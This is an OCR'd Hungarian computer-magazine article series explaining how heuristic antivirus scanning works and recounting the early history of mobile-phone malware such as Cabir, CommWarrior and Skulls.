
TUDNIVALÓK A HEURISZTIKUS KERESÉSRŐL

Az a gyanús, ha nem gyanús

Sorozatunk nyolcadik epizódjában a kéretlen reklámprogramokról lesz szó. Azt már tudjuk, hogy ezek nem vírusok, és nem is férgek, sőt még kártevőnek sem szabad nevezni őket, mert különben vaskos pereket veszünk a nyakunkba. Jó lenne tudni, mennyire veszélyesek, hogyan kerülnek gépünkre, és főképp: miként szabadulhatunk meg tőlük? A cikk végére minden kiderül.

Sorozatunk kilencedik epizódjában a víruskeresés technikájáról lesz szó. Röviden áttekintjük, mivel ad többet, illetve mást a hagyományos adatbázis-alapú (szignatúra szerinti) kereséshez képest a heurisztika.

A különféle víruskeresők lassan már húsz esztendeje velünk vannak. Bár a kezdeti DOS-os világban parancssoros és Turbo Pascal-szerű menüs eszközöket használtunk, a legelső időkben kizárólag a minta alapján történt a vizsgálat. Ez egy jó ideig remekül működött: amíg meg nem jelentek a különböző variánsok, mutációk, illetve – hogy a technikai szempontok mellett az idősík is belépjen – az egyre gyakoribb és egyre növekvő számú változatok miatt a szakemberek kénytelenek voltak kiegészíteni az egyébként jól szolgáló, szignatúraalapú keresést. A heurisztika kifejezetten előnyös volt makróvírusok esetében, míg az egyéb bináris állományoknál problémát okozott a fokozottabb vakriasztás előfordulása. A heurisztikát alkalmazó programok komoly előnye, hogy nemcsak a már ismert, hanem a még ismeretlen kártevőket is képesek észlelni.



Ilyenek voltak a víruskereső programok a DOS világában – jó 15-20 éve


Mi is ez?

Ha felütjük az Idegen szavak szótárát, a heurisztika címszó alatt a következőket olvashatjuk: „A heuristica görög eredetű szó, a feltalálás, a valamire való rájövés művészete; az elméleti kutatás logikai eljárásainak és módszerbeli szabályainak rendszere”.

A vírusok elterjedésének kezdeti időszakában komoly szerepet játszott az úgynevezett nem dokumentált, illetve alacsony szintű utasítások használata; ezeket az utasításokat többnyire az operációs rendszer és egyéb rendszerszintű alkalmazói programok hajtattak végre. Közismert ilyen utasítás volt a lemez szektorszintű, a fájlrendszer kötöttségeit megkerülő direkt írása. Ezt használták például a particionáló- és formázóprogramok, de ennek segítségével települtek a bootvírusok is. Nem csoda, hogy ezen utasítások alkalmazása a kiemelkedő szakmai tudás és hatékony programozás jele is lehetett, de a heurisztikus víruskeresők általában gyanús jelként értékelték, ha ilyenre bukkantak a vizsgált programban – és tegyük hozzá, többnyire nem is alaptalanul.

Heurisztika – Vegyünk egy példát!

Szemléltetésképpen egy kutyafajtát fogunk keresni többfajta állat között, legyen ez a Louisiana Catahoula Leopard Dog. Ez egy spanyol és indián eredetű fajta, eseménydús történelemmel, és mindössze 1977 óta kezelik önálló elismert fajtaként, zömmel az USA-ban tartják. Azoknak, akik korábban sosem láttak ilyen állatot, homályos elképzelés élhet a fejükben, de valószínűleg nem gondolnak macskafélére, inkább valamilyen leopárdpettyes kutyát képzelnek maguk elé a név hallatán. És nem is tévednek nagyot. A heurisztikus keresés is valahogy így működik: bár nem tudjuk pontosan, mit is keresünk, de vannak elképzeléseink arról, hogy milyen „fajtajegyek” alapján fogunk majd azonosítani a kártevőt.



Az F-Prot programban már igen korán megjelent a heurisztika: ily módon próbálta meg felvenni a versenyt a sok variánssal támadó makró- és egyéb vírusokkal szemben

A jobb alsó sarokban találjuk a Louisiana Catahoula Leopard Dogot. Nem macskaféle – pláne nem leopárd –, hanem egy különleges kutyafajta

Ha az azonosítási technikáknál a klasszikus, adatbázisra (vírusszignatúra) épülő detektálást vesszük alapul, akkor ez egy olyan kétfázisú szabálygyűjtemény, amely egy futtatandó programot vizsgálva vagy engedi annak végrehajtását, vagy a megszakítást javasolva megóv minket a következményektől. Ha viszont egy állomány egy újfajta, eddig ismeretlen fenyegetést tartalmaz, ez a módszer csődöt mond.

A virtuális kódemuláció és a homokozó (sandboxing) segíthet az elemzésben, de itt azt kell eldönteni egy adott programról, hogy az ártalmatlan vagy veszélyes.

Ha lerajzolunk egy táblázatot betűkkel, és azt a feladatot adjuk a jelentkezőknek, hogy keressenek meg bennük adott szavakat, az valószínűleg rövidebb-hosszabb idő alatt mindenkinek menni fog. Ha viszont azt kérnénk, hogy valaki találjon meg benne egy olyan szót, amelyet nem ismer – nos, itt már csődöt mond a mintaegyeztetésen alapuló észlelés.

Ha egy víruskereső jelez egy tiszta állományra – amire nem kellene neki –, azt vakriasztásnak, idegen szóval false positive-nak hívjuk. Az adatbázisalapú keresés is hajlamos a hamis riasztásokra, hiszen nem az egész vírust, hanem csak egy mintát keresünk a vizsgálandó állományban. Ha például egy bizonyos népszerű rajzfilmfigurát keresünk az interneten, nem szükséges tudnunk a nevét ahhoz, hogy megtalálhassuk. Üssük be például a Google keresőbe, hogy „gorilla” és máris kapunk 17 millió találatot. A mi gorillánk is benne van a merítésben, de ott van mellette majdnem 17 millió hamis találat is. Szűkíteni kell a kört például a rajzfilmekben szereplő lényekre, a „cartoon gorilla” kifejezésre már „csak” 416 ezer találat születik, amiből a számunkra 415 999 fals. Természetesen felismerhetjük közöttük a „mi” gorillánkat, ám ha nem emlékszünk pontosan gyerekkorunk rajzfilmjére, nem feltétlen fogjuk az eredetit megtalálni. Ha végül beírjuk, hogy „Magilla Gorilla”, első helyen megkapjuk azt a bizonyos figurát, amelyet eredetileg kerestünk. Ennek mintájára azok a vírusleírások, amelyek nem elég specifikusak, hamis találatokat is fognak eredményezni, és nem lesznek képesek egy fenyegetést egyértelműen azonosítani.

ABRUTIVCEYWOU
TXNDRUSLWINTQ
URPLKXUIXNHSQ
ARNQUARTLPOLL
PWNMAZIWALNOI
BVARKLVOWELSV
WESETNODHEREW

Könnyű a dolgunk, ha fix karaktersorozatot kell megtalálni akár függőlegesen, akár vízszintesen. De mi van akkor, ha nem tudjuk megmondani pontosan, mi az, amit keresünk?

Egy bizonyos gorillát keresünk, de a „gorilla" szóra több mint 17 millió találatot kapunk

Szűkítsük a kört a rajzfilmekben szereplő jószágokra, így már „csak" 416 ezer majmunk van

Itt látható a Magilla Gorilla, ő ez a csodalény, erős, ügyes, a feje sem üres, kész főnyeremény :-)

Generikus észlelés

Az úgynevezett generikus észlelés már egy továbblépés: ismeretlen objektumot vizsgálunk, hogy a kritikus szempontok szerint mennyiben hasonló a rosszindulatú kódhoz. Ha nagyon hasonló, feltételezhetjük, hogy a már ismert kártevőnek egy új variánsa. Ismét egy példával rukkolunk elő. Aki már látott ír szettert, de angol szettert még sosem, képes lesz felismerni azt a hasonló jellemzők révén.

Ugyanez a számítógép nyelvén így nézhet ki: van egy képzeletbeli kártevőnk: „Win32/Ez_csak_egy_példa" néven. Az alábbi jellemzőit ismerjük:

– három speciális kulcsot ad a Rendszerleíró adatbázishoz,
– saját levélküldő (SMTP) motort tartalmaz,
– letölti e-mail címlistánkat,
– levelet küld az alábbi tárgysorral (subject): „Itt a világ vége".

Ha most fájlokat ellenőrzünk, feltűnhet egy olyan, amelyik az alábbi tulajdonságokkal bír:

– három speciális kulcsot ad a Rendszerleíró adatbázishoz,
– saját levélküldő (SMTP) motort tartalmaz,
– letölti e-mail címlistánkat,
– levelet küld az alábbi tárgysorral: „Nyertél 10 millió Uerot". (Az éles szemű olvasók egyből kiszúrják, hogy itt Eurónak kellene szerepelnie. A kártevőkészítőknél és spamterjesztőknél gyakran tapasztalhatunk betűhibákat, elgépeléseket – helyesírásuk nem a legjobb, de gyakran a keresőmotorok megtévesztésére alkalmaznak az emberi gondolkozás számára gyorsan javítható betűcseréket.)

Jól látható, hogy a vizsgált állomány szinte mindenben megegyezik a keresett mintával, ezért feltételezhetjük, hogy a „Win32/Ez_csak_egy_példa" vírus egy újabb variánsával lehet dolgunk.

Ha bepillantunk a hamis riasztások kezelésébe, azt láthatjuk, hogy a kutatók azt is tesztelik, hogy a rosszindulatú kód keresését nagy mennyiségű tiszta és nagy mennyiségű fertőzött mintaállományon is elvégezve ne adjon hamis riasztást.

Passzív és aktív heurisztika


Jó példa a passzív heurisztika által generált hamis riasztásra a Microsoft DEFAULT.CAT nevű állománya, amely nem végrehajtható, és egyáltalán nem kártékony. Ha megvizsgáljuk az állományt, felfedezhetjük ugyan benne a „CD 26" kódsorozatot, amely a DOS alatt futó .COM típusú programokban a közvetlen lemezre írást jelzi, ennek ellenére ez a találat egyértelműen vakriasztás, tehát nem szabad rá figyelmeztetést kapnunk.

Az aktív heurisztikát gyártónként különböző elnevezésekkel illetik. Néhányan sandboxingnak (homokozóban való futtatás), mások virtualizációnak vagy kódemulációnak hívják. Legyen a neve bármi, az ötlet lényege, hogy egy biztonságos virtuális környezetben történik a gyanús kód lépésenkénti végrehajtásos vizsgálata, és közben ellenőrzésre kerül mindenfajta aktivitás, viselkedés. Ennek fényében kell felbecsülni a kockázatot. Nehezítheti mindezt, hogy számos állomány valós idejű futtatható tömörítővel van becsomagolva és/vagy elkódolva. A különféle tömörítésekkel a kártevők készítői pontosan a visszafejtést és az elemzést igyekeznek nehezíteni, eszközeikkel (AsPack, Morphine, PECompact, FSG, Armadillo és társaik). Ezekkel egyrészt drasztikusan megnövelhető egy adott fájl variánsainak a száma, másrészt ezzel a változatlan futtatási képesség mellett a futtatható állományok fejlécszerkezetében is sikerül olyan erőteljes változtatásokat végrehajtani, ami nagyban megnehezítheti az elemzést.

A polimorfikus – alakváltó – vírusokat is sok esetben így lehet leleplezni, hiszen fizikai kódjuk rendre egyedi és különböző.


Az aktív heurisztikus elemzés a fájlokat különböző szempontok szerinti vizsgálatoknak veti alá, jellegzetesen kártevőben előforduló ismertetőjegyeket keresve. Olyan tulajdonságait fürkészi a vizsgált állománynak, hogy ténylegesen végez-e valamilyen adatátvitelt a portok valamelyikén, használ-e IRC-csevegőklienst, beleír-e a rendszerállományokba stb. Vagyis az ezekhez a tevékenységekhez szükséges kódrészleteknek nemcsak a meglétét vizsgálja (passzív heurisztika), hanem azt is keresi, hogy ezek a kódok tényleg az előre feltételezett akciókat hajtják-e végre.

A Windows alatti állományok szerkezete hihetetlen nagy, összetett, de szép téma, és különösen a futtatható állományok tömörítésével kapcsolatban válik még bonyolultabbá. A windowsos EXE fájlokban például a következő tevékenységek önmagukban is gyanúsak lehetnek: a kódvégrehajtás a program utolsó szekciójából indul (utólag hozzáfűzött kódrészre utalhat), szokatlan vagy hibás, esetleg többszörös PE-fejlécszerkezet (szándékos kódolás a visszafejtés ellen), üres területek a szekciók között (ez is az utólagos módosításra, illetve megtévesztő fájlstruktúrára utalhat), szokatlan KERNEL32.DLL hivatkozások (a Windows rendszer „megpatkolására" utaló jel), és még sorolhatnánk. A gyanús jelek esetén minden szimptóma kap egy súlyozott pontrendszer alapján egy valószínűségi értéket, a vizsgálat végén pedig az összegyűlt pontérték alapján minősül az adott állomány gya-




Egy független minősítő labor kísérlete arra irányult, hogy szándékosan régebbi vírus-adatállományokkal végzett vizsgálattal kiderítse, mennyire hatékonyan képesek a vírusirtók felismerni az új, ismeretlen veszélyeket. A teszteredményen jól látható, hogy a különféle víruskeresők nem egyformán alapozzák működésüket a heurisztikára, illetve heurisztikus képességeik alaposan eltérhetnek

Nem számít, hogy életünkben nem láttunk még angol szettert: ha korábban volt már dolgunk ír szetterrel, fel fogjuk ismerni, ha szembetalálkozunk vele




```
6F 00 6C 00 65 00 74 00 65 00 3E 00 3E 00 3E 30 21 | o.l.e.t.e.>.>.>0!
30 09 06 05 2B 0E 03 02 1A 05 00 04 14 9F 7F 48 96 | 0...+..........H.
8E 59 F9 CD 26 21 17 79 A7 FC CA 83 98 BC 3F B5 30 | .Y..&!.y......?.0
62 06 0A 2B 06 01 04 01 82 37 0C 02 02 31 54 30 52 | b..+.....7...1T0R
1E 4C 00 7B 00 44 00 45 00 33 00 35 00 31 00 41 00 | .L.{.D.E.3.5.1.A.
```

Hiába szerepel a DEFAULT.CAT állományban a DOS-os vírusokra jellemző, direkt lemezre írásra utaló bájtsorozat, nem igazi találat: ez itt és most vakriasztás lenne



Sok mindenről árulkodik a Windows alatti futtatható állományok fejlécszerkezete



Egy egyszerű C programmal is kimutatható egy tetszőleges állományról, hogy használtak-e vajon EXE-tömörítést benne. A képen egy MEW segítségével készült állományt látunk

núsnak vagy egy bizonyos vírusvariánssal fertőzöttnek.

S hogy még ennél is tovább lehet lépni: megvannak azok a speciális módszerek, amelyekkel bárki – így sajnos a vírusíró is – tesztelni tudja egy adott futási környezetről, hogy az valós vagy virtuális-e. Ezzel pedig megnehezíthetik a visszafejtést, a kártevő viselkedésének feltérképezését.

Sok kicsi sokra megy

Ha ismeretlen állományt vizsgálunk, az alábbiakat ellenőrizhetjük, és adhatunk rá képzeletbeli pontokat.

El van-e kódolva (encrypted) a fájl? Ha igen, akkor ez gyanús, bár a másolásvédett programok is használják ezt – mindenesetre 1,5 pontot kaphat.


Hallgatózik-e a program egy adott kommunikációs porton? Ha igen, akkor ezért is jár 2 pont.

Beleír-e már létező fájlokba? Ha igen, akkor erre is oszthatunk 3 pontot, igaz, itt is súlyozni kell, hogy pontosan milyen állományhoz kíván hozzáférni.


Végez-e módosítást a Registryben (Rendszerleíró adatbázis)? Ha igen, akkor kapjon egy pontot ő is. Persze itt is szükséges súlyozni: pontosan mely területekről van szó, egy ártalmatlan, saját beállításbejegyzés nem egyenlő azzal, mint amikor az automatikus programindítási részt piszkálja valami.

Hoz-e létre az adott program ideiglenes könyvtárat? (Az ideiglenes könyvtárak létrehozására a Windowsnak saját funkciója van, ezért ez egyszerűen kideríthető.) Ha igen, jár érte 5 pont, a levelezőrendszeren keresztül terjedő kártevők például éppen így járnak el.

Ha minden fontos szempont vizsgálata megtörtént, és a fenti kombinációkon felül az összes vizsgált tulajdonságra adott válasz magas pontszámot kapott, gyaníthatjuk, hogy kártékony az állomány. A lényeg, hogy mindeközben ne növekedjen a téves riasztások száma.



Ezért fontos a proaktív védelem: még a frissített adatbázis is csak a már ismert kártevők ellen képes védelmet nyújtani




Külön tanulmányok léteznek már az entropikus – azaz bájteloszlás-vizsgálat alapján történő fájltípus-, valamint kártevő-felismerésről

Kártevők észlelése

Amikor az adatbázis-alapú felismerés fog meg egy állományt, akkor olyan konkrét nevet ír ki, mint például „Win32/Stration.YQ", míg a heurisztika találatainál inkább a „Win32/Nuwar.Gen Worm" szöveggel találkozhatunk. Itt a „.Gen" szócska utal egyértelműen a generikus felismerésre. Más esetekben szintén a heurisztikus keresést láthatjuk. Például a „Variant of Win32/Exploit WMF Trojan" (... variáns), vagy a „Probably unknown NewHeur_PE virus" (feltételezhetően ismeretlen ... vírus) kategória is erre utal. A kereső megadhat ugyan egy konkrét kártevőnevet, de egyben jelzi, hogy ez az állomány nem egyértelműen az, viszont várható viselkedése alapján akár egy – korábban is ismert – kártevő is lehet. Minden ilyen típusú jelző, mint amilyen a „probably", a „variant", „possibly", „potentially" (valószínűleg, variáns stb.) csak és kizárólag a heurisztikus motortól származik. Független tesztelők szerint a vadon élő (ITW, In The Wild, azaz valós környezetben is előforduló) vírusok közül maga a heurisztika legalább 86%-os hatékonysággal észleli a fenyegetéseket, a teljes laboratóriumi kollekcióban (In The Zoo) pedig 50-60% az a rész, amelyet ily módon észlelni képes.

A heurisztikus keresők a még ismeretlen, új típusú fenyegetésekkel szemben, illetve az ismert károkozók variánsainak felderítésében, valamint a polimorfikus, azaz alakváltó vírusok felismerésében érik el a legjobb eredményt. Egyes férgeknek több száz, néhány esetben több ezer variánsuk is lehet.

Mára a víruskeresők túlnyomó többségét felvértezték valamilyen szintű heurisztikus keresési képességgel, de a termékek e téren nyújtott teljesítményében jelentős tudásbeli különbségek észlelhetők.



Egy elrettentő példa, hogyan ne működjön egy heurisztika: a gyári Jegyzettömb Windows-alkalmazást (notepad.exe) tömörítettük UPX segítségével. A víruskereső motorok közül ketten is gyanús trójainak, illetve kártevőnek aposztrofálják

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

IRODALOMJEGYZÉK

Randy Abrams: Understanding and Teaching Heuristics
Pavel Cerven: Programvédelem fejlesztőknek
Columbia IDS Lab: Fileprint Analysis for Malware Detection (letölthető: www1.cs.columbia.edu/~wl318/papers/wormpaper2005.pdf)
Joanna Rutkowska: Red Pill... or how to detect VMM using (almost) one CPU instruction (web: invisiblethings.org/papers/redpill.html)
Péter Szőr: Virus Research and Defense

MINDEN LUKBA DUGÓ KELL

Mobil kártevők

CD1/DVD
A cikk képei megtalálhatók a lemezmellékleten

Sorozatunk tizedik epizódjában a mobileszközökön futó vírusokról, kémprogramokról és kártevőkről lesz szó. Az evolúció itt is végbement, igaz, a tömeges elterjedés még – és ez a legfontosabb szó ebben a mondatban – nem történt meg. Nyilvánvalóan nem az okos telefonról kell lemondanunk, hanem itt is elkerülhetetlen lesz a megfelelő hozzáállás és az óvatosság.

Ha felütjük a *Galaktika* folyóiratot, vagy belelapozunk gyerekkorunk sci-fi könyveibe – például *Teknős Péter* Jártunk a jövőben című művébe – egyből észrevehetjük, hogy a fantázia világában már a 60-as években létezett egy „cigarettásdoboz méretű" okos kis készülék, amely személyi kommunikátor, televideográf és egyéb neveken szerepelt. Válaszolt kérdéseinkre, segítségével videotelefonálhattunk ismerőseinkkel, térkép helyett útbaigazítást adott, kielemezte a légköri viszonyokat – álmunkban, álomvilágunkban. Aztán mire felnőttünk, elkezdtek megjelenni a valóságban is az újabbnál újabb csodamasinák: ZX81, ZX Spectrum, C64, programozható tudományos kalkulátorok, az első Motorola hordozható telefon, PDA-k, GPS- és Java-támogatással érkező okos telefonok. És azóta a gyártók egyre csak ontják a mind kisebb, okosabb és sokoldalúbb készülékeket.


Első fecskék, néhány érdekes darab

A legegzotikusabb hardver- vagy szoftverplatformra is el szokott készülni előbb vagy utóbb egy kártevő – demonstrációs céllal. Bemutatni a világnak, hogy ezt is lehet. Az ilyen kísérleti kártevőket – amelyek legelső megjelenési formájukban sokszor valójában ártalmatlanok – hívjuk PoC, azaz Proof of Concept kártevőknek. Így volt ez a Palm OS-alapú készülékek idejében, és nincs okunk feltételezni, hogy az újonnan megjelenő mobil rendszereknél ne legyen majd valaki, aki az „első" kísérleti kártevővel megmutatja, ki a legény a gáton.


2004 júniusában igen érdekes jelenségről kaptunk hírt. A Symbian operációst rendszert futtató mobiltelefonok kerültek veszélybe a még kezdetleges Cabir vírus miatt. A zseniális újdonság az volt, hogy a fertőzött készülék a bekapcsolt vezeték nélküli Bluetooth kapcsolaton keresztül igyekezett továbbadni a vírust egy bizonyos hatótávolságban (néhány méter) található másik telefonra. Kiválasztott egy aktív Bluetooth vevővel rendelkező telefont, és ezek után erre az egy készülékre folyamatosan küldte tovább magát. A kártevőt a nemrég megszűnt 29A formáció *ValleZ* nevű tagja készítette demonstrációs célból: valódi „büntetőrutint" nem is tartalmazott, és a forráskódja is elérhető az interneten. Illetve a büntetés tulajdonképpen az volt, hogy a telefon igen hamar lemerült a Bluetooth-kapcsolat miatt. Lenyűgöző, illetve félelmetes. A valamivel később, 2005-ben felbukkant CommWarrior már számos tulajdonságában felülmúlta a Cabirt. Már nemcsak egyetlen készüléket választott ki a fertőzéshez, hanem minden, a hatótávolságában lévő és aktív Bluetooth-kapcsolattal felvértezett telefont igyekezett megfertőzni. Ennél is érdekesebb, hogy saját magát már el is rejtette a feladatkezelőben (szemben a Cabirral, amelyet megtalálása után simán kilőhettünk a FExplorerrel), emiatt sokkal életképesebbnek bizonyult.

De térjünk vissza 2004-be! Ebben az évben egy újabb kártevőverzió tette próbára a felhasználókat. Megjelent a Skulls, azaz Koponyák nevű kód, amely szintén Symbian-alapú mobiltelefonokat tudott megtámadni. Nem volt benne kifejezett büntetőrutin, hanem azt használta ki, hogy a rendszer automatikusan bemásolta a rendszerfájlok nevével egyező nevű fájlokat a telefonba. Települése után megfertőzte a készülékeket, és ez nemcsak abban nyilvánult meg, hogy minden ikont egy koponyával helyettesített, hanem az alkalmazásokat is elérhetetlenné tette. Ilyenkor két eset közül választhattunk: vagy leformáztuk a telefont – ekkor elve-

Minden felhasználói alkalmazás ikonja helyébe egy koponyát kapunk a Skull-lal fertőzött készüléken



A világ legelső hordozható mobiltelefonja a Motorola DynaTAC 800x. A kisebb táskányi készülék megjelenésekor még nem is sejtettük, hogy sokkal kisebb, sokkal okosabb testvérei pár év múlva már az átlagember farzsebében lapulnak majd, megfizethető áron



Egyelőre még mindig az ember a leggyengébb láncszem. És ha kíváncsiságból kattintani fog, utána jól megnézheti magát...

A CommWarrior Q a telefonkönyvben szereplő számokra MMS-üzeneteket küld, emellett a beérkező SMS- és MMS-üzenetekre automatikusan egy fertőzött MMS kiküldésével válaszol. Nemcsak a telefon, hanem a benne lévő memóriakártya is megfertőződhet


szett minden személyes adatunk, vagy szervízbe kellett menni vele. A Skulls féreg mérete igen változatos volt – pár tíz kilobájttól egészen az 1-2 megabájtos SIS-csomagig –, és gyakran a Cabir, később a CommWarrior kódját is magában hordozhatta.

Voltak még apróbb-nagyobb kellemetlenséget okozó próbálkozások, például a Fontal nevezetű kártevő, amely az alapértelmezett fontkészletet cserélte le zagyvaságra, ily módon kezelhetetlenné téve a telefont.

És hogy egy friss történet is szerepeljen: 2008 februárjában bukkant fel a Windows Mobile rendszerre íródott InfoHijack. Ez a Kínában terjedő károkozó kikapcsolja a Windows CE telepítéssel kapcsolatos biztonsági beállítását, és a megfertőzött készülék gyári sorozatszámát, a futó operációs rendszer adatait, valamint egyéb információkat küld el a kártevő szerzőjének. Az így manipulált eszközök a későbbiekben védtelenek maradnak káros kódok letöltésénél, hiszen a biztonsági figyelmeztetések már nem jelennek meg.


Egy kis séta a mobil operációs rendszerek világában

Számos különféle, mobileszközökben használt platform létezett, illetve létezik manapság is. A vírusok szempontjából a legjelentősebb a Symbian S60 R2, amely 60 százalékos arányával a legelterjedtebb volt a piacon – egyebek mellett a Nokia okostelefonok népszerűsége révén. Szerencsére a fejlesztők időközben kiadták az S60 R3 jelű, illetve a Symbian 9.0 verziókat, amelyek számos jelentős, a biztonság szempontjából kulcsfontosságú változtatást tartalmaztak. A legfontosabb változás az, hogy már csak a Symbian és a hozzá tartozó szoftverházak partnerei által digitálisan aláírt csomagokat lehet telepíteni. Mivel az S60 R2 és R3 csomagok szerkezete binárisan inkompatibilis, ezért a korábbi, bizonytalan eredetű SIS-csomagokat már nem lehet telepíteni az új rendszert futtató készülékekre. További biztonságot igyekeztek elérni a kriptográfiai házirend bevezetésével, amely nagyjából azt jelenti, hogy egy megbízható alkalmazásnak alapból nincs jogosultsága olyan kritikus funkciókhoz való hozzáférésre, mint például az SMS-üzenetek küldése, a Bluetooth ki-, illetve bekapcsolása, e-mail küldés stb., hanem minden kényes funkcióhoz külön részletezett jogköröket kell kérni a hiteles aláírás igénylésekor. Így megerősítve már igen nehéz vírust írni, esetleg csak tanúsítványhamisítással lehetne próbálkozni.



És ezt tudja lovon és trapézon is

